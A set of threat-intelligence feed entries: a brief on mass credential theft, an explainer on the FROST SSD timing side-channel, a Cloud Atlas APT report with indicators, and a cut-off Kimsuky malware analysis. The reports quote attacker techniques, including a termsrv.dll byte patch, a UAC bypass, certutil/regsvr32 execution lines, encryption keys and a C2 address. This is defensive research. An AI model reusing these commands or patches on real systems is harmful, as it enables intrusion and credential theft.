Threat Brief: Mitigating Large-Scale Credential Attacks (Updated August 18)

In August 2026, the actor TheHatman claimed to have stolen large volume of credentials from organizations' Microsoft Entra tenants. We provide guidance on mitigating large-scale credential attacks.

The post Threat Brief: Mitigating Large-Scale Credential Attacks (Updated August 18) appeared first on Unit 42.

  •  

The FROST attack: how SSD access delays expose users’ activity

Scientists at Graz University of Technology in Austria recently published a paper detailing a new method for tracking users’ activity through their web browsers. The most fascinating thing about this new technique — which they’ve named FROST — is that it relies on a computer’s solid-state drive (SSD) to do the spying. Without getting bogged down in technical details, here’s how the attack works: a hacker lures a victim to a specially crafted website; as long as the site is kept open, the attacker can track exactly what apps the user is launching, and what other web pages they’re visiting.

So, how do they pull this off? The first instinct is naturally to blame the browser. But in modern web browsers, every website runs in an isolated sandbox and is generally locked out from touching other tabs — let alone the computer’s actual hardware. While hackers do find loopholes in these defenses from time to time, that’s not what’s happening here. The FROST attack doesn’t need to break the browser; it works perfectly even with all standard security measures in place. Instead, it hijacks a completely legitimate browser feature called the origin private file system (OPFS), which gives websites their own virtual storage space to store data. However, while this storage is digitally isolated, the data is still physically written to the exact same SSD that every other app and website opened on the computer is using. The researchers discovered that if a malicious page constantly bombards the SSD with data requests, the microscopic delays in data access can help map out what else is running on the PC. Before we dive into the details of how they manage this, let’s take a quick look at the theory behind the attack.

A quick primer on side-channel attacks

The term “side-channel” refers to a method of spying on a computer — or even a single microchip — indirectly. Instead of intercepting the data itself, an attacker might analyze fluctuations in power consumption, monitor the temperature of specific components, or listen in on electromagnetic radiation, among other things. In theory, this means that someone could eavesdrop on a conversation in a room just by using a computer mouse, since the optical sensor can pick up sound vibrations. Similarly, watching a CPU’s clock speed fluctuate could allow a hacker to steal an encryption key. Even a simple LED light on a badge reader can leak enough data about the device’s inner workings for an attacker to clone a smart card.

The beauty of these indirect data leaks — at least from a hacker’s perspective — is that they’re not easy to spot. Device manufacturers rarely account for them when building security systems. The downside, however, is just as obvious: extracting information through a mechanism that was never meant for data transmission is often complex, slow, and laborious. The Austrian researchers focused on a specific subtype known as a contention side-channel attack. This is where a leak occurs because multiple processes are competing for the same resource. In this case, that contested resource is the storage drive’s bandwidth.

Inside the FROST attack

This specific side channel has actually been studied before, including in a 2025 research paper. Back then, however, the setup was rather straightforward: the researchers ran one program on a computer to act as the data source, while a second program running on the same machine tried to intercept that data. While that’s fine for a theoretical academic study, the attack model wasn’t exactly groundbreaking. After all, if a hacker can already run any program they wish, they don’t need to rely on complex side channels — they have plenty of direct ways to steal the data.

Still, last year’s study wasn’t a complete waste of time. It proved that the resolution obtained from monitoring an SSD is quite high, the data leak is real, and the captured information can actually be useful. The FROST attack is essentially a logical continuation of the same idea.

Here’s how it works in practice. Let’s say there’s a fairly large file on an SSD packed with random data. A specific process reads this data at regular intervals and clocks how fast it gets a response. This speed fluctuates depending on how busy the drive is with other tasks. These access delays are the telltale signs of the drive’s activity. The Austrian researchers demonstrated that plotting these delays over time can help pinpoint with reasonable accuracy what other task is running on the computer at that very moment.

Delay graphs

Distinct latency patterns generated when opening specific websites Source


The researchers mapped out latency graphs, like the ones shown above, for a wide variety of websites and locally running apps. What they found were distinct patterns — or digital fingerprints — generated every single time a specific site loads, or an app launches. Capturing these split-second launch or load windows requires monitoring the SSD continuously over a long period of time. However, these patterns proved to be remarkably consistent across different systems; the authors successfully tested their method on both a Linux desktop and an Apple Mac Mini. From there, the next step sounds simple enough: take a catalog of known fingerprints, measure real-world SSD delays, match the two up, and you know exactly what apps the user is opening, and what sites they’re visiting. But how to actually pull off this kind of surveillance under the radar, without planting malware on the victim’s computer?

And that’s where a relatively new browser feature called the origin private file system (OPFS) comes into play. A hypothetical attacker doesn’t have to trick the user into downloading a shady Trojan. All they need do is have the victim visit a specially crafted webpage, and that page will leverage OPFS to quietly track the SSD’s activity. The clever acronym brings all these moving parts together: FROST stands for Fingerprinting Remotely using OPFS-based SSD Timing. Here’s the step-by-step breakdown of how the entire attack plays out:

The FROST attack workflow

How the FROST method can be used to spy on a computer’s activity Source

Method limitations

Like any side-channel attack, FROST isn’t exactly built for speed. It’s a slow, methodical process. To figure out just how slow, the researchers built a dedicated testbed to measure it.

The FROST testbed setup

The testbed setup for measuring the speed of data extraction through OPFS Source

The team ran a program on a computer to transmit data indirectly. Think of it as a digital spy broadcasting a secret message by changing how it interacts with the hard drive. For instance, a 1 in the binary message code could mean the program is actively using the SSD, while a 0 means it’s sitting idle. At the same time, they set up a receiver inside the web browser that accessed the storage drive via OPFS. Because both the browser receiver and the transmitter program were competing for the SSD’s bandwidth, the browser experienced tiny speed delays whenever the transmitter was actively sending data.

This bizarre setup managed to transmit data at 661 bits per second, with nearly 90% accuracy on a Linux desktop with an AMD processor. On an Apple Mac Mini running macOS, the transfer rate hit 719 bits per second, also hovering around 90% accuracy. While these numbers are slightly lower than those in last year’s study — which relied on apps installed directly on the computer — the gap isn’t actually that huge.

That said, the real threat of the FROST attack isn’t raw data transmission; it’s tracking what the user does. Even if a hacker has a database of digital fingerprints for specific apps and websites, the information leaked through a malicious site using OPFS is too noisy. After all, a computer is constantly reading and writing data from/to the SSD in the background. To slice through that digital noise, the researchers turned to a tool that’s becoming standard practice in modern cyberattacks: a neural network. AI trained on known SSD fingerprints could confidently pick out user activity even from a chaotic mess of background data. The final results are eye-opening. On the Apple Mac Mini, the AI accurately identified which website the user opened 89% of the time, and nailed local app launches with 96% accuracy. Crucially, it could even detect what websites were opened in a completely different browser than the one running in the malicious tab. It sounds like a total home run for hackers — except for a massive list of real-world catches.

Is the FROST attack a real-world threat?

Simply knowing which apps are opened or what websites are visited doesn’t give an attacker much leverage. This kind of data is usually useful to advertisers looking to build a user’s digital profile without their permission; however, rolling out this tracking method on a massive scale is hardly realistic. The roadblock comes down to the fundamental way computers handle data: the system regularly dumps frequently accessed data into its RAM. Because the entire FROST attack relies on measuring the relatively slow bandwidth of the physical SSD, the data in RAM is effectively invisible to this method. To bypass this hurdle, the malicious webpage would have to force the OPFS to create a massive file — well over a gigabyte in size. Needless to say, a website that hogs hard drive resources in such an aggressive way would immediately raise red flags. EDR or XDR solutions will most likely flag it as anomalous activity.

Ultimately, this means the FROST attack — like most side-channel spying methods — is only practical for highly targeted operations. But that brings us right back to square one: knowing what apps someone opens or what web pages they browse is a pretty measly reward for the massive effort required to pull off such a sophisticated stunt.

Even so, FROST is light-years ahead of most academic side-channel attacks when it comes to real-world practicality. It doesn’t require preinstalled malware, and the victim doesn’t have to do anything more than open a malicious page. If nothing else, this research is a stark reminder of just how complex modern computers are, and how many unexpected blind spots can lead to data leaks. When building ultra-secure systems for highly classified data, one absolutely has to consider hardware peculiarities. If the prize is big enough, a determined attacker will gladly invest the time to build a hyper-specific complex attack. Research like this serves as proof that, in the world of cybersecurity, that scenario isn’t impossible.

  •  

Cloud Atlas activity in the second half of 2025 and early 2026: new tools and a new payload

In 2025, we observed pervasive SSH tunnel activity, which has remained active into 2026, affecting many government organizations and commercial companies in Russia and Belarus. Behind some of this activity is Cloud Atlas, a group we have known since 2014. During our investigation, we identified new tools used by this group, as well as indicators of compromise.

The group is back to sending out archives containing malicious shortcuts that launch PowerShell scripts. This technique is employed in addition to the previously described use of malicious documents, which exploit an old vulnerability in the Microsoft Office Equation Editor process (CVE-2018-0802) to download and execute malicious code. We have observed the use of third-party public utilities (Tor/SSH/RevSocks) to gain a foothold in infected systems and create additional backup control channels.

Technical details

Initial infection

As for the primary compromise, Cloud Atlas remains consistent in using phishing. In the observed campaigns, the attackers emailed a ZIP archive containing an LNK file as an attachment.

Malware execution flow

Malware execution flow

Attackers use LNK shortcuts to covertly execute PowerShell scripts hosted on external resources. The command line of the shortcut:

Example of the PowerShell script downloaded and executed by the shortcut:

Example of the PowerShell script downloaded by the shortcut

Example of the PowerShell script downloaded by the shortcut

Actions performed by the downloaded PowerShell:

Step Action Description
1  Drops “$temp\fixed.ps1” Pre-staging: places the main payload locally in advance to ensure an execution capability independent of subsequent network connectivity or C2 availability.
2 Creates “Run” registry key “YandexBrowser_setup” for “$temp\fixed.ps1” startup

Early persistence: guarantees execution upon the next logon or reboot. If the script is interrupted during later stages, the payload will still activate automatically.
3 Downloads and drops “$temp\rar.zip”
Extracts “*.pdf” from the downloaded  “$temp\rar.zip”
Payload delivery: retrieves the decoy archive from the remote server to prepare user-facing content for the distraction phase.
4 Extracts “*.pdf” from the downloaded  “$temp\rar.zip” Decoy preparation: unpacks the legitimate-looking document so it can be executed silently without requiring user interaction.
6 Opens extracted decoy document “*.pdf” with user’s default software User distraction: opens a convincing document to maintain user engagement and creates a legitimate workflow appearance to buy additional 30–120 seconds for background operations.
6 Executes  “taskkill.exe /F /Im winrar.exe” Process concealment: terminates the archive extractor to prevent the user from seeing the archive contents or noticing unexpected file extraction activity.
7 Searches and deletes “rar.zip”, “*.pdf.zip” and “*.pdf.lnk” Anti-forensic cleanup: removes the initial infection artifacts before activating the main payload, reducing the number of disk traces available for incident response or EDR correlation.
8 Executes  “$temp\fixed.ps1” Controlled execution: launches the main payload only after persistence is secured, the user is distracted, and access traces are cleaned up.

Fixed.ps1 (loader)

The primary purpose of the Fixed.ps1 script is to deliver and install subsequent malware onto the compromised system, specifically VBCloud and PowerShower. Fixed.ps1 establishes persistence (by adding itself to registry Run keys), creates a decoy for the user (by opening a PDF document), and executes the next stages of the attack.

Fixed.ps1::Payload (VBCloud dropper)

Example of the fixed.ps1::Payload (VBCloud dropper)

Example of the fixed.ps1::Payload (VBCloud dropper)

This module functions as a dropper for the VBCloud backdoor. It drops two files onto the infected machine:

  • video.vbs: the loader of the backdoor,VBCloud::Launcher. This is a VBScript that decrypts the contents of video.mds (typically using RC4 with a hardcoded key) and executes it in memory.
  • video.mds: the encrypted body of the backdoor, VBCloud::Backdoor. This is the main module that connects to a C2 server to receive additional scripts or execute built-in commands. This backdoor is designed to function as a stealer, specifically targeting files with extensions of interest (such as DOC, PDF, XLS) and exfiltrating them.

Fixed.ps1::Payload (PowerShower)

This module installs a second backdoor called PowerShower on the system. We don’t have the specific script that performs this installation, but we assume it’s performed by a script similar to fixed.ps1::Payload (VBCloud dropper).

Unlike VBCloud, which focuses on file theft, PowerShower is primarily used for network reconnaissance and lateral movement within the victim’s infrastructure. PowerShower can perform the following tasks:

  • Collect information about running processes, administrator groups, and domain controllers.
  • Download and execute PowerShell scripts from the C2 server.
  • Conduct “Kerberoasting” attacks (stealing password hashes of Active Directory accounts).

PowerShower is dropped onto the system via the path ‘C:\Users\[username]\Pictures\googleearth.ps1’.

Contents of the googleearth.ps1(PowerShower)

Contents of the googleearth.ps1(PowerShower)

PowerShower::Payload (credential grabber)

PowerShower downloads an additional script for stealing credentials. It performs the following actions:

  • Creates a Volume Shadow Copy of the C:\ drive.
  • Copies the SAM (stores local user password hashes) and SECURITY system files from this shadow copy to C:\Users\Public\Documents\, disguising them as PDF files.
  • The script is launched in several stages. To execute with high privileges, the script uses a UAC bypass technique via fodhelper.exe (a built-in Windows utility). This allows PowerShell to run as an administrator without directly prompting the user, which could otherwise raise suspicion.

The full launch chain looks like this:

The full Base64-decoded script is given below.

Multi-user RDP by patching termsrv.dll

Moving laterally across the victim’s network, the attackers executed a suspicious PowerShell script named rdp_new.ps1 (MD5 1A11B26DD0261EF27A112CE8B361C247):

The script is designed to allow multiple RDP sessions in Windows 10 by patching the termsrv.dll file. Termsrv.dll is the core Windows library that enforces Remote Desktop Services rules.

By default, Windows limits the number of simultaneous RDP sessions. Removing this restriction allows attackers to operate on the machine in the background without disconnecting the legitimate user, thereby reducing the likelihood of detection.

At first, the script enables RDP on the firewall and downgrades the RDP security settings:

Before modifying termsrv.dll, the script takes ownership and assigns itself full permissions. Then the script finds the sequence of bytes 39 81 3C 06 00 00 ?? ?? ?? ?? ?? ?? and replaces it with B8 00 01 00 00 89 81 38 06 00 00 90. After these manipulations, the script restarts the RDP service.

Example of script

Example of script

The patched version allows multiple concurrent logins so attackers can stay connected without disrupting the legitimate user, thereby reducing suspicion.

Reverse SSH tunneling

As mentioned above, during this wave of attacks, the adversaries widely deployed reverse SSH tunnels to many hosts of interest. The compromised machine initiates an SSH connection to an attacker-controlled server, which allows attackers to bypass standard firewall rules via establishing outbound connections.

That way, even if the primary backdoor is discovered, the attackers can maintain control through the SSH tunnel.

To install a reverse SSH tunnel on a victim’s host, the attackers run VBS scripts via PAExec or PsExec.

We’ve seen three types of scripts:

  • Gen.vbs (WriteToSchedulerGenerateKey.vbs) generates key for SSH tunnel.
  • Run.vbs (WriteToSchedulerRunSSH.vbs) runs reverse SSH tunnel.
  • Kill.vbs (WriteToSchedulerKillSSH.vbs) stops reverse SSH tunnel via taskkill.exe.

To achieve persistence, the attackers added a new scheduled task in Windows:

In some cases, before establishing a reverse SSH tunnel, attackers set new access permissions to the folder containing the private key to prevent the legitimate user or system administrators from easily accessing or modifying it:

Patched OpenSSH

Some OpenSSH binaries used by the attackers had their imports modified. Instead of libcrypto.dll, the SSH executable imports syruntime.dll, which was placed in the same folder as the binary. This was likely done to evade detection and ensure stealth.

In addition, we found a portable version of OpenSSH, presumably compiled by the adversaries:

RevSocks

In addition to Reverse SSH tunnels, the attackers installed RevSocks using the same infrastructure. RevSocks is an alternative tool to SSH for establishing tunnels and proxy connections, written in Golang. This tool allows direct connection to workstations on the local network. It also allows attackers to gain access to other segments of the victim’s network by using the machine as a gateway. In some cases, C2 addresses were hardcoded into the binary; in other cases, the C2 was passed in command line arguments.

There were also reverse SOCKS samples with hardcoded C2 addresses:

Tor tunneling

To maintain control over the compromised host, the Tor network was used in some cases. A minimal set of a Tor executable and configuration files, necessary for launching HiddenService, was copied to the system directories of infected devices. The name of the Tor Browser executable file was modified. As a result, the infected machine was accessible via RDP from the Tor network when accessing the generated .onion domain.
Below is an example of a configuration file for routing connections from Tor to RDP ports on the local network, as well as example command lines for logging into Tor.

Example of TOR configuration file

Example of TOR configuration file

PowerCloud

We analyzed a new Cloud Atlas tool, PowerCloud. It collects user data with administrator privileges and writes this information to Google Sheets in Base64 format.

The tool represents an obfuscated PowerShell script. In most cases, it is packaged into an executable file using the PS2EXE utility, but we have also encountered variants in the form of a separate PowerShell script.

To find administrators on the victim host, the tool executes the following command:

This information is appended with the computer name and current date, the data is encoded in base64, and then the collected data is added to an existing Google Sheet.

PowerCloud script

PowerCloud script

Browser checker

Additionally, the attackers used another PowerShell script (MD5 5329F7BFF9D0D5DB28821B86C26D628F), compiled into an executable file via PS2EXE, which checks whether browser processes (Chrome, Edge, Firefox, and other) are running. This helps detect when the user is working on the computer. This can be used to choose the optimal time for conducting attacks (for example, when the user is away but their browser is still open) or simply to gather information about the victim’s habits.

The information about running browsers is written to a log file on the local host.

Fragment of the deobfuscated script

Fragment of the deobfuscated script

Victims

According to our telemetry, in late 2025 and early 2026, the identified targets of the described malicious activities are located in Russia and Belarus. The targeted industries mostly include government agencies and diplomatic entities.

We attribute the activity described in this report to the Cloud Atlas APT group with a high degree of confidence. The group used techniques and tools described previously, such as the initial access vector, the Python script for information gathering, and the Tor application for forwarding ports to the Tor network. The victim profile and geography also matches the Cloud Atlas targets.

We couldn’t help but notice some parallels with recent Head Mare activity. The PhantomHeart backdoor (available in Russian only), attributed to Head Mare and used to create an SSH tunnel, was placed in directories actively used by Cloud Atlas:

  • C:\Windows\ime
  • C:\Windows\System32\ime
  • C:\Windows\pla
  • C:\Windows\inf
  • C:\Windows\migration
  • C:\Windows\System32\timecontrolsvc
  • C:\Windows\SKB

However, TTPs are still differentiated.

Conclusion

For more than ten years, the Cloud Atlas group has continued its activities and expanded its arsenal. Over the course of last year, many targeted campaigns in general were found to employ ReverseSocks, SSH and Tor, and the use of these utilities was no exception for Cloud Atlas. Creating such backup control channels using publicly available utilities significantly complicates the complete disruption of attackers’ actions on compromised systems. We will continue to closely monitor the group’s activity and describe their new tools and techniques.

Indicators of compromise

PowerCloud

7A95360B7E0EB5B107A3D231ABBC541A  C:\Windows\wininet.exe
C0D1EAA15A2CEFBAB9735787575C8D8E C:\Windows\LiveKernelReports\update.exe
D5B38B252CF212A4A32763DE36732D40   C:\Windows\ime\imejp\dicts\i39884.exe
3C75CEDB1196DF5EAB91F31411ED4B33  C:\pla\reports.exe
42AC350BFBC5B4EB0FEDBA16C81919C7   C:\ProgramData\update_[redacted].exe
493B901D1B33EB577DB64AADD948F9CE  C:\Windows\migration\wtr\MicrosoftBrowser.exe
2CABB721681455DAE1B6A26709DEF453  C:\Windows\pla\reports\winlog.exe
1B39E86EB772A0E40060B672B7F574F1 C:\Windows\System32\timecontrolsvc\vmnetdrv64.exe
1D401D6E6FC0B00AAA2C65A0AC0CFD6B C:\Windows\setup\scripts\install\software\activation\aact\dfsvc.exe
40A562B8600F843B717BC5951B2E3C29  C:\Windows\branding\scat.exe
F721A76DEB28FD0B80D27FCE6B8F5016  C:\Windows\ime\imekr\dicts\dfsvc.exe
D3C8AFD22BAA306FF659DB1FAC28574A  C:\ProgramData\update_[redacted].exe
6D7B2D1172BBDB7340972D844F6F0717 C:\Users\[redacted]\AppData\Local\1c\1cv8\1cv8ud.exe
C:\Users\[redacted]\AppData\Local\1c\1cv8\svc.exe
9769F43B9DE8D19E803263267FA6D62E C:\Users\[redacted]\AppData\Local\1c\1cv8\1cv8ud.exe
63B6BE9AE8D8024A40B200CCCB438F1D  C:\Windows\notepad.exe
6AA586BCC45CA2E92A4F0EF47E086FA1  C:\Windows\splwow32.exe
EBA3BCDB19A7E256BF8E2CC5B9C1CCA9   C:\Users\[redacted]\Desktop\soc\stant.exe
B4E183627B7399006C1BC47B3711E419  C:\WINDOWS\ime\service.exe
F56B31A4B47AD3365B18A7E922FBA1A8  dfsvc.exe
F6F62456FB0FCC396FB654CBED339BC3   –
25C8ED0511375DCA57EF136AC3FA0CCA   C:\branding\dwmw.exe

Browser checker

5329F7BFF9D0D5DB28821B86C26D628F  C:\ProgramData\checker_[redacted].exe

ReverseSocks

2B4BA4FACF8C299749771A3A4369782E  C:\Windows\PLA\System\bounce.exe
C:\Windows\pla\print_status.exe
BA9CE06641067742F2AFC9691FAFF1DC   C:\ProgramData\hp\client.exe
FB0F8027ACF1B1E47E07A63D8812ED50   C:\Windows\System32\timecontrolsvc\vmnetdrv64.exe
BBF1FA694122E07635DEEAC11AD712F8   C:\Windows\System32\HostManagement.exe
F301AA3D62B5095EEC4D8E34201A4769   C:\Windows\ime\imejp\msfu.exe
F9C3BBE108566D1A6B070F9C5FB03160   C:\Windows\ime\imetc\help\IMTCEN14.exe

Malicious MS Office documents

369B75BDCDED16469EDE7AB8BEDCFAE1
9EAAE9491F6A50D6DF0BE393734A44CB
3E6E9DF00A764B348EC611EE8504ACA0
9BD788F285E32A05E6591D1EB36EBFFC
F42085522EC2EBB16EDCF814E7C330AD
2042EB5D52F0B535A1CE6B6F954C8C2B
2AA1E9765EF6B00B94A9B6BE0041436A
36120F5E9411BCBAC7104EF3FA964ED2
5000A353399500BC78381DC95B6ED2DC
579A9952D31CAD801A3988DBE7914CE7
867B634588C0FD6B26684D502C15AB03
38FA4306FA4406BA31CF171AF4D36E34
83EDDE9F7EEEFAC0363413972F35572B
CC751619BFEC0DC4607C17112B9E3B2C
A632858F14B36F03D0F213F5F5D6BFF2
097CA205AD9E3B72018750280904718C
69121C36EB8BF77962DCA825FCFFD873
C5702EB250F855C8C872FFFB9BB656ED
ED34F5A136FBA4FDEA976570FAA33ED7
0577DB70844E88B32B954906E2F20798
28ECF8FB6719E14231B94B4D37629B0E
0857C84B62289A1A9F29E19244E9A499
0C514E137860F489E3801213460EF938
50568B1F9335A7E3BA4E5DF035A8FB86
7F776AD200287D6DE14A29158C457179
51F7F794ED43FB90D0F8EBBB5EFFE628
B8C753DD254509FBA5077FFD5067EAB0
BC3739DEC8CD8F54F3F60A85F3ED600E
EC076CD21C483A40156F4E40D08DADED
216CB7F31D383C0DD892B284DF05A495
116F59E70A9DF97F4ADAEA71EECB1E9A
7242AC065B50BCDE9308756B49DBADCB
8158552950D2E13B075001CE0C52AA97
A75DBED984963B9AB21309C5B2F8FD9B
0320DD389FDBAB25D46792BD2817675E
5339D1A666F3E40FE756505CF1D87D4B
67D7E3AEEB673BF60C59361C12A4ED81
89572F0ED20791A5AC9FC4267D67CCB0
B6AAE073E7BFEBF4D643C2BBEB5C02E1
344CA9EA07CD4AC90EF27F8890D4EC05

Domains and IPs

Reverse SSH/Socks domains

tenkoff[.]org
cloudguide[.]in
goverru[.]com
kufar[.]org
ultimatecore[.]net
spbnews[.]net
onedrivesupport[.]net

Malicious and compromised domains used in MS Office documents

amerikastaj[.]com
bigbang[.]me
paleturquoise-dragonfly-364512.hostingersite[.]com
wizzifi[.]com
totallegacy[.]org
mamurjor[.]com
landscapeuganda[.]com
lafortunaitalian.co[.]uk
kommando[.]live
internationalcommoditiesllc[.]com
humanitas[.]si
fishingflytackle[.]com
firsai.tipshub[.]net
alnakhlah.com[.]sa
allgoodsdirect.com[.]au
agenciakharis.com[.]br

Powershell payload staging

istochnik[.]org
znews[.]neti
investika-club[.]com
194.102.104[.]207
46.17.45[.]56
46.17.45[.]49
46.17.44[.]125
46.17.44[.]212
185.22.154[.]73
194.87.196[.]163
195.58.49[.]9
93.125.114[.]193
93.125.114[.]57
45.87.219[.]116
37.228.129[.]224
185.53.179[.]136
185.126.239[.]77
5.181.21[.]75
146.70.53[.]171
45.15.65[.]134
185.250.181[.]207
81.30.105[.]71

File paths

VBS scripts

WriteToSchedulerKillSSH.vbs
Create_task_day.vbs
WriteToSchedulerGenerateKey.vbs
C:\Windows\INF\Run.vbs
c:\Windows\INF\install.vbs
Update.vbs
c:\Windows\PLA\System\Gen.vbs
C:\Windows\INF\GenK.vbs
c:\Windows\PLA\System\Kill.vbs
c:\Windows\PLA\System\Run.vbs

ssh.exe

c:\Windows\ime\imejp\Asset.exe
c:\Windows\PLA\System\conhosts.exe
c:\Windows\INF\BITS\esentprf.exe
c:\Windows\INF\MSDTC\RuntimeBrokers.exe
c:\Windows\inf\diagnostic.exe

ReverseSocks

C:\Windows\PLA\System\bounce.exe
C:\ProgramData\hp\client.exe
C:\Windows\System32\timecontrolsvc\vmnetdrv64.exe

Tor client

C:\Windows\Resources\Update\Intel.exe
C:\Windows\INF\package.exe

  •  

Kimsuky targets organizations with PebbleDash-based tools

Over the past few months, we have conducted an in-depth analysis of specific activity clusters of Kimsuky (aka APT43, Ruby Sleet, Black Banshee, Sparkling Pisces, Velvet Chollima, and Springtail), a prolific Korean-speaking threat actor. Our research revealed notable tactical shifts throughout multiple phases of the group’s latest campaigns.

Kimsuky has continuously introduced new malware variants based on the PebbleDash platform, a tool historically leveraged by the Lazarus Group but appropriated by Kimsuky since at least 2021. Our monitoring indicates various strategic updates to the group’s arsenal, including the use of VSCode Tunneling, Cloudflare Quick Tunnels, DWAgent, large language models (LLMs), and the Rust programming language. This expanding set of tools underscores the group’s ongoing adaptation and evolution.

Specifically, Kimsuky leveraged legitimate VSCode tunneling mechanisms to establish persistence and distributed the open-source DWAgent remote monitoring and management tool for post-exploitation activities. These activities affected various sectors in South Korea, impacting both public and private entities.

This article covers both previously undocumented attacks and a deeper technical analysis of incidents within this campaign that have been reported before — offering new insight beyond what has already been published.

Executive summary

  • Kimsuky obtains initial access to target systems by delivering spear-phishing emails containing malicious attachments disguised as documents. They also contact targets via messengers in some cases.
  • Kimsuky uses a variety of droppers in different formats, such as JSE, PIF, SCR, EXE, etc.
  • The droppers deliver malware mainly belonging to two big clusters: PebbleDash and AppleSeed. These clusters are considered the most technically advanced in the group’s toolset. The report covers the following PebbleDash malware: HelloDoor, httpMalice, MemLoad, httpTroy. It also covers AppleSeed and HappyDoor from AppleSeed cluster.
  • For post-exploitation activities Kimsuky uses legitimate tools Visual Studio Code (VSCode) and DWAgent. For VSCode, the attacker uses GitHub authentication method.
  • For hosting C2 infrastructure the group mainly uses domains registered at a free South Korean hosting provider. It also occasionally relies on hacked South Korean websites and tunneling tools, such as Ngrok or VSCode.
  • Kimsuky mainly targets South Korean entities. However, PebbleDash attacks were also seen in Brazil and Germany. This malware cluster focuses on defense sector, while AppleSeed most often targets government organizations.

Background

First identified by Kaspersky in 2013, Kimsuky has been active for over 10 years and is considered less technically proficient compared to other Korean-speaking APT groups. The group has targeted a wide range of entities and demonstrated capability in creating tailored spear-phishing emails. The group’s arsenal includes proprietary malware such as PebbleDash, BabyShark, AppleSeed, and RandomQuery, as well as open-source RATs like xRAT, XenoRAT, and TutRAT. This blog post examines the evolving PebbleDash-based malware (referred to as the PebbleDash cluster) and its connections to the AppleSeed-based malware (referred to as the AppleSeed cluster).

The PebbleDash and AppleSeed clusters are considered the most technically advanced in Kimsuky’s toolset. Since at least 2019, these clusters have masqueraded as legitimate documents and application installers, manifesting as JSE droppers or executables with .EXE, .SCR and .PIF extensions. Both are particularly adept at establishing backdoors and stealing information, and ongoing development of their variants has been observed. They even occasionally utilize stolen legitimate certificates from South Korean organizations to avoid detection.

Timeline of the AppleSeed and PebbleDash malware families

Timeline of the AppleSeed and PebbleDash malware families

AppleSeed and PebbleDash have primarily targeted the public and private sectors in South Korea. The PebbleDash cluster has shown a particular interest in the medical, military and defense industries worldwide. The PebbleDash cluster compromised Brazilian and South Korean defense organizations throughout the past several years, as well as a German defense firm. In 2024, the South Korean government released a security advisory regarding the AppleSeed cluster, detailing how the malware was distributed by replacing a security software installer required to access a construction entity’s website.

Initial access

Kimsuky meticulously crafts and delivers spear-phishing emails to its targets in an attempt to entice them into opening attachments. According to recent research, the group also occasionally approaches targets by contacting them via messengers. In all cases, the initial contact leads to the delivery of a malicious attachment disguised as a document. These attachments often consist of compressed files containing droppers in formats such as .JSE, .EXE, .PIF, or .SCR. The filenames are consistent with the message content and are meant to convince the recipient to open the attachment. The malicious files are often disguised as product quotations, job offers, information guides, surveys, government documents, and personal photos.

Here are some recently discovered examples:

Number Filename Filename (translated to English) Detection date MD5 Malware deployed
1 [별지 제8호서식] 개인정보(열람 정정삭제 처리정지) 요구서(개인정보 보호법 시행규칙).hwp.jse Appendix Form No. 8 – Request for Access, Correction, Deletion, and Suspension of Processing of Personal Information (PIPA Enforcement Rules).hwp.jse August 28, 2025 995a0a49ae4b244928b3f67e2bfd7a6e HelloDoor
2 2026년 상반기 국내대학원 석사야간과정 위탁교육생 선발관련 서류.hwpx.jse Documents for the Selection of Commissioned Students for Domestic Graduate School Master’s Evening Programs (H1 2026).hwpx.jse December 14, 2025 52f1ff082e981cbdfd1f045c6021c63f httpMalice
3 security_20260126.scr January 26, 2026 65fc9f06de5603e2c1af9b4f288bb22c Reger Dropper, MemLoad, httpTroy
4 노현정님.pdf.jse Ms. Noh Hyun-jung.pdf.jse January 28, 2026 8e15c4d4f71bdd9dbc48cd2cabc87806 AppleSeed chain
5 대국민서비스관리운영체계현장점검증적(초안).pif On-site Inspection Evidence for the Public Service Management System (Draft).pif February 5, 2026 8983ffa6da23e0b99ccc58c17b9788c7 Pidoc Dropper, HappyDoor

JSE droppers contain a minimum of two Base64-encoded blobs: one serving as a benign lure file and one or more containing malicious code. Additional blobs may exist within the dropper, but they are unused. The two blobs are decoded using JScript and stored in an arbitrary location on disk, such as C:\ProgramData, with the malicious filenames randomly generated according to the scheme [random]{7}.[random]{4}. The lure file is opened immediately. The malicious payload leverages powershell.exe -windowstyle hidden certutil -decode [src path] [dst path] for the second Base64 decoding before execution. Ultimately, the malicious payload is executed via command-line instructions such as regsvr32.exe /s [file path] or rundll32.exe [file path] [export function].

Reger Dropper (.SCR) and Pidoc Dropper (.PIF) also contain benign lure files and malicious payloads that, in both cases, are encrypted using XOR operations. Specifically, Reger Dropper employs a hard-coded key #RsfsetraW#@EsfesgsgAJOPj4eml;, while Pidoc Dropper utilizes single-byte XOR with 0xFF to decrypt the internal data for execution. Pidoc Dropper is fully obfuscated using dummy data and encrypted strings. Both droppers deploy files in specific directories such as %temp% or C:\ProgramData before executing the malware using regsvr32.exe.

In addition to these droppers, Kimsuky employed a variety of executable droppers, including those crafted in Go or packaged with Inno Setup.

Deployed malware

In this section, we describe several malware families recently dropped by the droppers discussed above.

HelloDoor: first Rust-based PebbleDash variant

Written in Rust, a programming language rarely used by Kimsuky, HelloDoor is a DLL-based backdoor first identified in August 2025. It is deployed via a malicious JSE dropper. Since it has limited capabilities and a simplistic communication mechanism, the backdoor is most probably in the early stages of development. Nevertheless, it is noteworthy that HelloDoor employs a C2 server hosted through TryCloudflare, a temporary tunneling service provided by Cloudflare. This service allows users to expose a local web service to the internet with no setup or account, making the infrastructure behind it difficult to trace.

HelloDoor establishes persistence upon execution by registering itself to the HKCU\Software\Microsoft\Windows\CurrentVersion\Run key with the value name tdll and the command regsvr32.exe /s [current file path].

The implant communicates with the C2 server (hxxp://female-disorder-beta-metropolitan.trycloudflare[.]com/index.php) over the HTTP protocol. Depending on whether the process is executing with an elevated token, it binds to a specific local port: 5555 if the token is elevated, or 5554 if not. Before initiating communication, it generates a unique identifier by collecting device information, such as the MAC address, computer name, and the string “windows”, then computes a hash value from this information.

The malware then constructs a query string in the format aaaaaaaaaa=2&bbbbbbbbbb=[the unique identifier]&cccccccccc=1, which is a traditional format used across the PebbleDash cluster. Subsequent server responses are Base64-decoded and then decrypted using RC4 with the key fwr3errsettwererfs. The decrypted content contains command strings. Possible commands are:

Command Description
“mcd” Set the current directory
“msleep” Sleep for the provided time
“install” Register the regsvr32.exe /s [the provided file path] command to the HKCU\Software\Microsoft\Windows\CurrentVersion\Run autorun registry using the install value name
[command] Execute the provided command using chcp 65001 > nul & cmd /U /C [command]

Though interesting, it is no longer surprising that we found comments in the code that appear to have been generated by an LLM service rather than a human developer. This is based on traces that include emojis used for logging debugging messages.

✅ Port is now listening (no accepting)
 ❌ Port is already in use
